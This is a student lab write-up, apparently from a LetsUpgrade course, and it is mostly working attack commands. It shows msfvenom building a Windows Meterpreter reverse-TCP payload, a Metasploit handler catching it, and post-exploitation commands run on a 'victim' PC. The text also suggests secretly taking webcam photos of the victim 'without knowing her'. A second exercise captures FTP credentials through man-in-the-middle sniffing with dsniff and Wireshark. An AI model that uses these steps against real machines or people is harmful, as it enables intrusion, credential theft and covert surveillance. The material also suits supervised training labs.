Name: Panchal Parth Mukeshbhai (LetsUpgrader)


Email : parthiv7911@gmail.com

Q1.

- **Create Payload For Window**
- **Transfer the payload to the victim's machine**
- **Exploit the victim machine**


ifconfig

to know your private IP.




then type

msfvenom -p windows/meterpreter/reverse_tcp lhost='Your Private IP' lport=4444 -f exe -a x86 > hackingblogs.exe



and then hit enter and your payload for windows is ready. Your payload is present in the root folder. Now, transfer this payload to your victim's PC.


Now open your Metasploit by typing **msfconsole**



fter opening Metasploit. Just configure some settings

By typing

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 'Your Private IP'
set lport 4444
exploit



Now, install the payload to the victim's system and then you see here you get **meterpreter** session. So, enjoy the victim's system is hacked and now you can change and configure anything to this hack PC. But here, I will show you some commands of using it.

type

to check the information of the system type **sysinfo**

to check the information of the system.

```
meterpreter > sysinfo
Computer        : DESKTOP-TRKFDMP
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

You can also try webcam_snap & webcam_stream for taking pictures from victim's device camera without knowing her. If you want some more commands then type

help

this will show you many different commands which you can use an exploit.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
```

screenshot

This will capture a screenshot of the victim's PC.


```
meterpreter > screenshot
Screenshot saved to: /root/zJoNLheH.jpeg
meterpreter >
```

You can also try webcam_snap & webcam_stream for taking pictures from victim's device camera without knowing her. If you want some more commands then type


Q2.

- **Create an Ftp server**
- **Access Ftp server from command prompt**
- **Do an mitm and username and password of FTp transaction using wireshark and dsniff**

Created FTP in Victim and Able to log in in FTP from Pen Tester System



Using dsniff Username & Password of Ftp transaction is displayed below
Username of FTP: - Harry1
Password: - 1234@abcd



Using Wireshark Username & Password of Ftp transaction is displayed below
Username of FTP: - Harry1
Password: - 1234@abcd